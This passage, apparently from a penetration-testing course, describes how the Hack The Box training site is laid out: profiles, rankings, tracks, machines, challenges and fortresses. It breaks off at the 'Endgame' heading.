
`Hack The Box` provides a wealth of information for anyone getting started in penetration testing or looking to enhance their skillset. The website offers many learning opportunities so understanding its structure and layout is imperative to make the most of the learning experience.

Profile

You can access your HTB profile page either on the left pane or by clicking on your username on the top pane.




Your profile page shows your HTB statistics, including your rank, progress towards the next rank, percentage towards owning various HTB challenges and labs, and other similar statistics.




You can also find detailed statistics about your machine and challenge progress, along with your progress history for each. You can also find various badges and certificates you've earned. You can share your profile page by clicking on the `Share Profile` button.

Rankings

The HTB Rankings page shows current rankings of users, teams, universities, countries, and VIP members.




You can also view your ranking among other users, your best rank, and your general progress. In addition to that, your ranking and points add up to your country ranking, which you can view as well on the country ranking page. If you are in a team or university, your points would add up to them as well. If you are a user with a VIP subscription, you can view your VIP rank, which counts points gained on all machines. When we start on the main `HackTheBox` page, we see the `Labs` tab on the side panel, which includes the following main sections:




`Tracks` `Machines` `Challenges` `Fortress` `Endgame` `Pro Lab`

Tracks




`HTB Tracks` is a great feature that helps in planning your next machines and challenges. A Track is a selection of machines and challenges tied together for users to progress through mastering a particular subject. Whether you are just getting started, or want to test your Active Directory skills, or are ready for a challenge in the Expert track, you will find an appropriate track that includes a great selection of machines and challenges that will help you enhance your skill set in a specific area. Tracks are created by the `HTB` team, companies, universities, and even users. When you click on a track, you will see all of its machines and challenges, your progress in each, and your general progress in the track.




You can easily enroll into the track and start working your way through it.

Machines

Next, we have the `Machines` page, one of the most popular pages on `HackTheBox`.



The first thing you'll see is two recommended machines that you can play, one is the latest released weekly machine, and the other is a `Staff Pick` machine that is recommended by `HTB` staff.




If you scroll down, you'll find a list of all `HTB` machines in two tabs: `Active` and `Retired`.

`Active Machines` are the ones that give you points for your ranking, but you will have to solve them on your own using your pentesting knowledge. There are always 20 active machines distributed between difficulties. A new machine is added weekly, and one of the active ones gets retired, and its points get cleared for everyone.

`Retired Machines` are all machines previously featured as a weekly active machine. You can find a walkthrough for each of them to follow, but the retired machines will not give you any points towards your ranking, though they do provide you VIP ranking points, as previously discussed.

Note: Retired machines are only accessible with a VIP subscription, as only the two most recently retired machines are accessible for free.


You can filter machines based on machines you've completed or not and based on their difficulty or operating system type. You can also sort the machines by their release date, rating, or user-rated difficulty. If we click on any machine, we are taken to its machine-specific page.



You will be able to play the machine by clicking on `Join Machine`, after which you will get the machine's IP, which you can access once you are connected through `HTB` VPN. You can also submit the user and root flags you find on this page.

If the machine is retired, you can click on the `Walkthroughs` tab to see a list of provided walkthroughs, both written and videos. Finally, you can check the statistics and activity tabs for the most recent user statistics and activity.


Challenges



The layout of the challenges page is similar to the machines page. You will find both `Active` and `Retired` challenges sorted into ten different categories, each of which has a maximum of 10 challenges. You can click on any category to preview the list of challenges within it, and then you can click on any challenge to view its page and submit its flags.

Fortress


Fortresses are vulnerable labs created by external companies and hosted on `HackTheBox`.



Each lab has several flags that can be found and submitted to the Fortress page. Once you completed the lab by finding all flags, you are awarded a badge from the company that created the fortress. Some companies also provide job offers that are linked to completing the labs to qualify. You need to hold `HTB` rank `Hacker` and above to play fortresses. Try to up your ranking by playing active machines and challenges to qualify.

Endgame

